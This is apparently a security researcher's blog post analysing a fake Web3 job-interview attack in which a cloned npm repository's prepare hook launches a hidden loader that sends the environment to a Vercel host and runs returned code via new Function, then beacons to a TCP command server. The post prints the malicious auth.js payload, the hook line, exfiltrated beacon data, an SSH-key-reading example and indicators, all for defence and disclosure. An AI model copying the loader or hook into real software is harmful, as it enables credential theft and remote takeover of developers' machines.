Last updated: 2026-04-19 Status: C2 active / repository still up / reports pending
TL;DR — I was targeted by a supply chain attack during what looked like a legitimate Web3 job interview. npm install on the repository they asked me to clone silently spawned a background Node process that exfiltrated my entire environment and opened a persistent TCP backdoor on an attacker-controlled server in Texas.

This post reverse-engineers the full attack chain: the social engineering layer, the three-stage loader, the new Function("require", response.data) RCE primitive, the two separate C2 endpoints (Vercel loader → custom TCP beacon on port 1224), and the full polling protocol — reproduced and captured in an isolated Hetzner VM with tcpdump, Docker, and tshark stream analysis.
Includes IoCs, defensive guide, and the complete repository snapshot preserved for researchers.
Supply chain attacks on developers have moved past the classic "typosquat on npm" pattern. The newer, more targeted variant works through social engineering:
A recruiter on LinkedIn or Telegram contacts a developer with a plausible Web3 job offer
After a friendly intro call, a "hiring manager" asks the candidate to clone and run a take-home repo — live, on a screen share
The repo looks legitimate: mainstream dependencies, plausible README, working frontend
During npm install, a hidden payload executes
Credentials, SSH keys, browser cookies, crypto wallet data, and .env files become accessible to the attacker
The social pressure of a live interview is the critical vector. You don't have time to audit the repo. You're sharing your screen. You want to impress so you run npm install.
I got targeted by exactly this. During the session I felt something was off — the interviewer kept pushing me to run the code while asking about my projects and websites. I ran npm install in a working directory that didn't contain sensitive secrets (no SSH agent loaded, no wallet seeds on disk in that context), caught the background process ~44 minutes later in ps aux, killed it, and went into full incident response mode. That was the first hour.
What follows is the second hour onward: I set up an isolated Hetzner VM specifically to reproduce the attack safely, captured every packet, and reverse-engineered the complete C2 protocol.
The technical payload is almost trivial compared to the elaborate social engineering. The attackers operate across multiple coordinated touchpoints:
LinkedIn profile impersonating a recruiter — real-looking activity, connections, a plausible company behind them
Calendly link pointing to a "hiring manager" Google Calendar that's not obviously fake
Google Meet interview with someone pretending to be a CTO or technical lead — in my case with a distinct Chinese accent
A GitHub org whose name is visually similar to a legitimate company (0G-Labs-IO vs real 0glabs / 0gfoundation)
A cover story — they're "building on top of" a well-known funded protocol, claim traction, show a working demo
The pitch documentation was equally polished. The recruiter shared a Google Doc titled "0G Labs - Hire" (docs.google.com/document/d/1SM0wVMyi-...) containing a fake company overview, descriptions of two projects ("MGVerse" and "ZeroScope"), a detailed organizational values section, and a full salary table listing 15 roles from "Fractional CTO" ($250K–$280K) to "DevOps Engineer" ($130K–$170K). The document used the real 0G Labs branding and accurately described their actual product (deAIOS, modular blockchain, DA layer) — all sourced from the real company's public materials. The Calendly booking link was calendly.com/0glabs/interview, using the real company's name as the Calendly slug.
In my case, the real 0G Labs is a legitimate San Francisco company with hundreds of millions in raised funding building decentralized AI infrastructure. The attackers set up github.com/0G-Labs-IO (note the -IO suffix that makes it look like a subsidiary or tools account) and presented MGVerse as "the 0G gaming platform — a P2E poker game on the 0G Network." The fake pitch name-drops real tech ("0G Network", "decentralized AI", "multi-chain") to pass a Google check.
Red flag I should have caught earlier: the real 0G Labs' GitHub orgs are easy to find via their official website. The interviewer sent me a link directly instead of asking me to find it. Always verify GitHub orgs by going through the company's official site first.
During the interview the attacker asked me to show them:
The websites of my past projects
My GitHub repos
My blog
This wasn't casual conversation. It was reconnaissance. While their implant was running in the background harvesting my environment, they were manually cataloguing what infrastructure I had access to so they could send targeted commands via the C2. More on that later.
The attack is a three-stage loader with dynamic payload delivery and a two-endpoint C2 architecture:
┌─────────────────┐ ┌──────────────────┐ ┌──────────────────────┐│ npm install │───▶│ prepare script │───▶│ nohup node server & ││ (user action) │ │ (lifecycle hook) │ │ (background daemon) │└─────────────────┘ └──────────────────┘ └──────────────────────┘ │ ▼┌─────────────────────────────────────────────────────────────────────┐│ routes/api/auth.js loads at startup ││ ├─ Decodes base64 endpoint from process.env.AUTH_API ││ ├─ POST https://ipcheck-six.vercel.app/api (LOADER) ││ │ body: { ...process.env } ││ │ returns: JavaScript code ││ └─ new Function("require", response.data)(require) ← RCE │└─────────────────────────────────────────────────────────────────────┘ │ ▼┌─────────────────────────────────────────────────────────────────────┐│ Stage 2 payload (executed via require access) ││ Opens persistent TCP connection to 216.250.249.176:1224 ││ Polls GET /api/checkStatus every ~5s with sysInfo, env, MACs ││ Maintains session via UUID returned on first connect ││ Awaits operator commands in response body │└─────────────────────────────────────────────────────────────────────┘
The critical architectural insight I only uncovered during the sandbox reproduction: there are two separate C2 endpoints.
The ipcheck-six.vercel.app endpoint is only the loader — it filters targets by IP and delivers the second-stage JavaScript. The actual data exfiltration and command-and-control runs over a separate TCP connection to a bulletproof-hosted server in Texas (216.250.249.176:1224), using plain HTTP (no TLS), which meant the entire protocol was recoverable from packet captures.
Key architectural insight: the attacker separates delivery (serverless, ephemeral, easy to rotate) from control (stable TCP C2 on rented infrastructure). This lets them burn and replace the Vercel loader in minutes if it gets reported, without losing their active sessions on the persistent C2. It also splits the detection surface — network monitors looking at HTTPS traffic to known CDNs won't flag the Vercel request, while the raw TCP beacon on port 1224 avoids TLS inspection tools entirely.
"prepare": "start /b node server || nohup node server &"
Breaking it down:
Segment
Platform
Behavior
start /b node server
Windows
Spawns node server detached in background
||
Shell
Fallback if previous command fails
nohup node server &
Unix/Linux
Spawns node server detached, survives shell exit
This is cross-platform background process spawning disguised as a build step. No matter what OS you're on, something gets spawned.
Why prepare specifically? Because:
preinstall and postinstall are well-known and often scanned by security tools
prepare runs on npm install but is less commonly audited
It also runs on npm publish and direct git install, widening the attack surface
When I reproduced this in the sandbox, the install output confirmed the behavior:
> prepare> start /b node server || nohup node server &sh: 1: start: not foundnohup: appending output to 'nohup.out'added 277 packages, and audited 278 packages in 42s
The start: not found error on Linux is just the Windows command failing harmlessly; the || immediately invokes nohup, which succeeds silently. The install completes normally and the developer sees nothing wrong.
Nothing suspicious at first glance. But configureRoutes(app) triggers an import chain that loads routes/api/auth.js — and that's where the payload lives.
const express = require('express');const router = express.Router();const { check } = require('express-validator');const validateToken = require('../../middleware/auth');const { getCurrentUser, login, setApiKey, verify } = require('../../controllers/auth');router.get('/', validateToken, getCurrentUser);router.post( '/', [ check('email', 'Please include a valid email').isEmail(), check('password', 'Password is required').exists(), ], login,);// ===== MALICIOUS PAYLOAD STARTS HERE =====const verified = validateApiKey();if (!verified) { console.log("Aborting mempool scan due to failed API verification."); return;}async function validateApiKey() { verify(setApiKey(process.env.AUTH_API)) .then((response) => { const executor = new Function("require", response.data); executor(require); console.log("API Key verified successfully."); return true; }) .catch((err) => { console.log("API Key verification failed:", err); return false; });}// ===== MALICIOUS PAYLOAD ENDS HERE =====module.exports = router;
Three disguise techniques:
Plausible naming.validateApiKey, verify, setApiKey sound like legitimate auth helpers imported from a shared controller
Fake error message."Aborting mempool scan..." makes it sound like Web3 infrastructure code
Misleading success log."API Key verified successfully." creates a normal-looking log line after the payload executes — and in my sandbox's nohup.out this is exactly what appeared
This code runs at import time, not when a request hits the route. The moment configureRoutes(app) calls require('./api/auth'), the top-level const verified = validateApiKey() executes immediately.
After exfiltration, the response is used to execute arbitrary code:
const executor = new Function("require", response.data);executor(require);
Why this is devastating:
new Function(...args, body) creates a function from a string. Unlike eval, it doesn't have access to the enclosing scope — but it has access to globals and, critically, any arguments you pass in.
const f = new Function("x", "return x + 1");f(5); // returns 6
In the attacker's version:
response.data is a string containing JavaScript from the attacker's server
new Function("require", response.data) creates a function where:
The first parameter is named require
The body is the attacker's JavaScript
executor(require) calls that function, passing in the real Node.js require as the argument
Now inside the attacker's JavaScript, require refers to Node's real require. With this access, the attacker's payload could do:
This is full user-level shell access. Everything the user can do, the attacker can do.
Note: The actual payload delivered by the C2 server was not captured in this analysis — during the sandbox reproduction the C2 only responded with session acknowledgements, not commands. The examples above illustrate what the RCE primitive enables, not what was confirmed to execute.
If you grep the repo for eval, child_process, exec, spawn, fetch, or any other classic malware keyword — nothing matches. The actual malicious JavaScript is delivered from a remote server. A static analyzer sees:
verify(setApiKey(process.env.AUTH_API)).then((response) => { const executor = new Function("require", response.data); executor(require);})
Ten lines of vaguely unusual but not obviously malicious code. Grep-based or signature-based scanners won't flag this. AST-aware tools like Socket.dev or Phylum that track dynamic code execution patterns would have a better chance, but the pattern is still relatively uncommon in their rulesets.
The new Function("require", ...) pattern is the critical signal, but only if you know what to look for.
Notice the camouflage: the .env is stuffed with fake-looking demo/test credentials (demo-alchemy, test_OpenAIkey, STRIPEKEY123456) to look like a normal project config file. A quick grep won't raise alarms.
The attacker hosts the first-stage loader on Vercel — free infrastructure, easy to deploy, quick to rotate, looks innocuous in traffic logs. TLS cert provided by Vercel, SNI confirms the hostname.
Probing it from a clean environment returns nothing:
$ curl -s -X POST "https://ipcheck-six.vercel.app/api" \ -H "Content-Type: application/json" \ -H "x-app-request: ip-check" \ -d '{"test": "probe"}'Host not in allowlist
The server filters by IP — it only delivers the second-stage payload to targets matching its criteria, probably IPs known from active interview sessions. This resists automated analysis.
To analyze the full behavior without any risk, I provisioned a fresh environment specifically for this:
Brand-new Hetzner CX23 VM (Ubuntu 24.04 LTS)
Ephemeral SSH keypair (ssh-keygen -t ed25519 -f ~/.ssh/malware_sandbox) used only for this analysis
Docker container with the repo, restricted via --security-opt=no-new-privileges and --pids-limit=128
tcpdump running on the VM host (outside the container) capturing all traffic
tshark for post-capture stream analysis
The key structural decision: capture network traffic on the VM host, not inside the container. This ensures you see everything the malware does regardless of how it tries to hide, and it survives container termination.
Fragile SSH connections are the enemy during live analysis. I used tmux on the VM to make sniffing survive disconnects:
# Shell 1 (tmux on VM) - packet capture, resilient to SSH dropstmux new -s snifftcpdump -i any -w /root/attack.pcap -U# Ctrl+B D to detach, the capture keeps running# Shell 2 (VM) - launch the container and run the attackdocker run -it --name mgverse-test \ --network bridge \ --security-opt=no-new-privileges \ --pids-limit=128 \ --memory=512m \ mgverse-sandbox bash# Inside container:cd /appdate # timestamp for correlation with pcapnpm install# ...let it run for observation window
The install completed in 42 seconds and produced the giveaway line:
> prepare> start /b node server || nohup node server &sh: 1: start: not foundnohup: appending output to 'nohup.out'added 277 packages, and audited 278 packages in 42s
Checking nohup.out confirmed the RCE executed successfully:
$ cat nohup.outServer running in undefined mode on port 7777API Key verified successfully.
That "API Key verified successfully." is the attacker's fake-benign log message that fires afternew Function("require", response.data)(require) runs. The payload had been fetched from the Vercel loader and executed.
There it is. Port 7777 is the Express poker game (cover). Port 1224 to mx2.mailer.stayinsunshine.com is the actual C2 backdoor — a TCP connection the legitimate server code never opens.
The C2 runs on plain TCP, no TLS, which meant the entire protocol was sitting in my packet capture waiting to be extracted. This was the single biggest gift from the sandbox exercise.
The 30-minute capture produced a 71 MB pcap. Filtering to the C2 IP (216.250.249.176):
Here's the first beacon, URL-decoded for readability:
GET /api/checkStatus? sysInfo={ "hostname":"edf426f3c9e2", "macs":["2e:51:ba:b5:1b:29"], "os":"Linux 6.8.0-107-generic (linux)" } &processInfo={ "npm_config_user_agent":"npm/10.8.2 node/v20.20.2 linux x64 workspaces/false", "NODE_VERSION":"20.20.2", "HOSTNAME":"edf426f3c9e2", "HOME":"/root", "npm_package_json":"/app/package.json", "PATH":"/app/node_modules/.bin:/node_modules/.bin:...", "npm_lifecycle_script":"start /b node server || nohup node server &", "npm_lifecycle_event":"prepare", "npm_command":"install", "INIT_CWD":"/app", "NODE_ENV":"development", "PORT":"3000", "ALCHEMY_API_KEY":"demo-alchemy-0123456789abcdef", ... [entire process.env with real values] ... "AUTH_API":"aHR0cHM6Ly9pcGNoZWNrLXNpeC52ZXJjZWwuYXBwL2FwaQ==", "SESSION_SECRET":"session_key_123456", "INFURA_PROJECT_SECRET":"infura-secret-abcdef1234567890" } &tid=Y3Jhc2ggdGhlIGJhZCBndXlz &sysId=0HTTP/1.1Host: 216.250.249.176:1224Connection: keep-aliveAccept: */*Accept-Language: *Sec-Fetch-Mode: corsUser-Agent: nodeAccept-Encoding: gzip, deflate
Several things jump out:
sysInfo carries host fingerprinting — hostname, MAC addresses, OS/kernel version. This survives even if the attacker cannot resolve the public IP (because the implant ran inside a Docker container with a private IP).
processInfo is a URL-encoded JSON serialization of the entireprocess.env — npm lifecycle context, every user-defined variable, everything. In a real developer's context this would include exported AWS_*, GITHUB_TOKEN, RPC API keys from .bashrc, and anything else in the shell session.
tid=Y3Jhc2ggdGhlIGJhZCBndXlz — base64 decode:
$ echo "Y3Jhc2ggdGhlIGJhZCBndXlz" | base64 -dcrash the bad guys
That's a campaign identifier left by the operator. Either an ironic "we're crashing the bad guys" self-framing or plain trolling. Either way, it's a potential correlation fingerprint — if the same value appears in other attacks, it links them to the same operator or toolkit, though we cannot know whether they rotate it between campaigns.
sysId=0 on the first request. The server responds with an assigned session UUID:
GET /api/checkStatus?sysInfo=...&processInfo=...&tid=Y3Jhc2g...&sysId=0512d650-2087-478c-81ee-690716f99d8f
And the server responds with {"status":"ok","message":"server connected"} — a heartbeat acknowledgement. During my 30-minute capture, no actual commands were delivered, because my IP wasn't a manually-vetted target.
HTTP response body (would be executed via the same new Function primitive)
This is a standard polling C2 / RAT implementation. The attacker sits in an operator console watching sessions come in, decides which ones are worth exploiting based on processInfo, and manually sends commands. The tid field supports running multiple simultaneous campaigns from the same C2 infrastructure.
Opening the pcap directly in Wireshark provides two useful verification angles.

The beacon payload, rendered in ASCII:
Figure 1. Follow TCP Stream of a beacon.
The Follow TCP Stream view shows a single beacon exchange — the GET request's URL-encoded query string containing processInfo (the entire process.env serialized), the tid=Y3Jhc2ggdGhlIGJhZCBndXlz campaign tag, and the server's {"status":"ok","message":"server connected"} acknowledgement with the X-Powered-By: Express header confirming the server stack.

TLS handshake to the Vercel loader:
Figure 2. TLS handshake to the Vercel loader.
Filtering tls.handshake.type == 1 and inspecting the Client Hello confirms the Stage 1 loader connection targets ipcheck-six.vercel.app — visible both in the server_name extension field and in the raw packet bytes (ipcheck-six.vercel.app string at offset 0x0118). This rules out DNS hijacking or MITM — the malware legitimately resolved and connected to the attacker-controlled Vercel deployment.
Majestic Hosting Solutions (trading as SpinServers) is a Texas-based commercial hosting provider. While their abuse response process is responsive, their infrastructure — like most large providers — is regularly abused by malicious actors, including for malware C2 hosting. The OrgAbuse contact is abuse@spinservers.com.
Reverse DNS:mx2.mailer.stayinsunshine.com — a fake mail server identity. Port 1224 is not SMTP; this PTR record exists solely to make automated port scans or passive analyzers misclassify the machine as an email relay.
DNS resolution in my capture:
12:49:51.811289 IP 172.17.0.2.35934 > 185.12.64.2.53:
  29321+ A? ipcheck-six.vercel.app. (40)
The first-stage loader was looked up via Hetzner's DNS resolver — unremarkable, the malware just uses system DNS.
The legitimate npm traffic during install went to Cloudflare (104.16.9.34:443 for registry.npmjs.org), which the capture also confirmed. This helps rule out npm-level compromise.
From the processInfo exfil alone — before any command is delivered — the operator already has:
Full environment dump: paths, user context, runtime version
Any secret in environment variables (in a real dev context: GITHUB_TOKEN, AWS_*, exported RPC keys, personal access tokens)
Everything from the repo's own .env (less valuable since it's the attacker's planted file, but it confirms that process.env spread is working)
Hostname and MAC addresses (useful for pivoting inside corporate networks)
Once the beacon is established, the attacker can deliver commands in the response body. The implant will execute them via the same new Function("require", ...) primitive. Practically unlimited: filesystem read/write, process execution, network connections.
Concrete examples a RAT like this typically executes, each needing only a handful of lines in the response body:
Read and exfil SSH keys: fs.readFileSync(os.homedir() + '/.ssh/id_ed25519', 'utf8')
None of that requires escalation to root. User-level compromise is already catastrophic for a developer with cloud credentials and crypto wallets.
In my 30-minute capture the operator never delivered a command — consistent with manual triage and a target profile that didn't justify activation (or with the session being detected as a sandbox via container hostname / lack of user activity).
The malicious payload was introduced in commit 89da1a9:
commit 89da1a9...Author: aaronhirotobm-lgtm <aaronhiroto.bm@gmail.com>Date: Sun Nov 30 09:45:50 2025 -0800
This commit modified 22 files simultaneously — .env, controllers/auth.js, routes/api/auth.js, middleware/index.js, package-lock.json — indicating a wholesale injection rather than organic development.
An earlier preparatory commit ce9deb2 by VladimirSimic2024 <webvlada2024@gmail.com> on 2025-10-25 made a trivial whitespace-only edit — likely to establish committer history in the repo before the payload drop.
The base repository itself is a cloned/forked legitimate poker game from 2020-2023 that the attackers repurposed as cover. Many of the earlier commits look authentic — real gameplay logic, UI polish, version bumps.
Attribution clues:
Multiple contributor identities with Eastern European and Japanese-style aliases
Timezone -0800 (PST) on the payload commit, +0900 (JST) on others — mixed geography consistent with distributed operation
Interviewer on the call had a Chinese accent, supporting a non-North-American operational layer
This pattern is consistent with the "Contagious Interview" campaign publicly attributed to DPRK-affiliated actors (Lazarus Group / Famous Chollima), which has run very similar Web3 job-interview attacks since 2023. However, the playbook has been copied by independent operators and Chinese-language groups, so specific attribution requires additional evidence I don't have.
What's clear is that this is a professional, organized operation — coordinated LinkedIn profiles, Calendly infrastructure, a professionally formatted Google Doc with fake salary tables and project descriptions sourced from the real company's materials, interview performers, a curated GitHub org, two-stage C2 on rented bulletproof hosting, and active operator triage.
Anything with node, npx, curl, wget, eval, bash -c
Cross-platform fallbacks (|| chains with shell commands, like this attack's start /b ... || nohup ... &)
Disable lifecycle scripts entirely when in doubt:
npm install --ignore-scripts# Or permanently:npm config set ignore-scripts true
This breaks legitimate build tools that rely on postinstall (prisma, native modules), but it's a sensible default for untrusted repos. Add exceptions per-project via npm install --foreground-scripts when you've verified the scripts.
Audit passwords.google.com and change the important ones
Consider an OS reinstall if you can't be sure. Back up ~/Projects and ~/Documents; do NOT back up ~/.ssh, ~/.config, or ~/.local (they could carry persistence)
Write it up — post-mortem for yourself. Identify the decision point where you should have said no
Contagious Interview (2023–present) — DPRK-affiliated campaign using fake Web3 job interviews to deliver BeaverTail and InvisibleFerret payloads. Palo Alto Unit 42 writeup
ua-parser-js (2021) — legitimate npm package hijacked to deliver cryptominer and password stealer
event-stream (2018) — maintainer social-engineered into handing over the package, attacker inserted a targeted bitcoin wallet stealer
xz-utils backdoor (2024) — multi-year social engineering to plant a backdoor in an OpenSSH dependency
MGVerse uses the same "fake interview" social engineering as Contagious Interview, but a notably different payload architecture (dynamic new Function-based loader with separate TCP C2 rather than a packaged info-stealer binary). The technique continues to evolve.
Several avenues I haven't explored yet but are worth pursuing:
Honeypot instrumentation — run a realistic-looking developer VM with the implant active for days, with plausible (fake) credentials in .env files and a believable browsing history. The operator would likely push real commands eventually, giving us the Stage 3 payload
Infrastructure pivoting — scan Vercel deployments for sites matching the loader pattern, grep GitHub for repos reusing the tid campaign tag, correlate the author Gmails across other orgs
Memory capture of the payload — with gcore / ptrace on a permissive sandbox you should be able to dump the live Node heap and extract the executed payload string before it's garbage-collected
Collaborating with Unit 42 / Socket.dev — they already track this actor; combining data would be higher-value than isolated research
If you're working on this class of threat and want to compare notes, contact me.
Four files, under 20 lines of actual malicious code, one external dependency (axios, which is in the legitimate dependencies anyway), a Vercel-hosted loader, and a cheap Texas VPS beacon. That's all it takes to turn a job interview into a full RCE.
Modern supply chain attacks don't need CVEs or zero-days. They need social engineering to get you to invoke npm install, lifecycle hooks to smuggle a process past your awareness, dynamic code execution to avoid static signatures, and bulletproof hosting for the C2 to persist long enough to act on the data.
The attackers are patient, coordinated, and professional. The defense has to be just as deliberate: verify the source, audit the scripts, isolate the execution environment.
I got targeted by this, caught it in time, and turned the attempt into an analysis. If this post helps someone recognize the pattern and refuse the install — that's the outcome worth more than the hours it took to write.
The full repository snapshot is archived in case the original is taken down; contact me if you're a researcher who needs access for independent analysis.
Reports filed:
GitHub abuse report on 0G-Labs-IO/MGVerse
Vercel abuse on ipcheck-six.vercel.app
SpinServers abuse on 216.250.249.176
LinkedIn profile report on the impersonating "hiring manager"
INCIBE-CERT (Spain) incident report
Notification sent to real 0G Labs security
If you have information about this specific actor or campaign, please reach out.
Part two of the DarkFi Pi: the node grew to 4.5 GB and was taking the host down with it. Notes on why the memory limits I wrote were ignored, why swap made it worse, how the OOM fight corrupted the database, and what a RandomX miner really costs.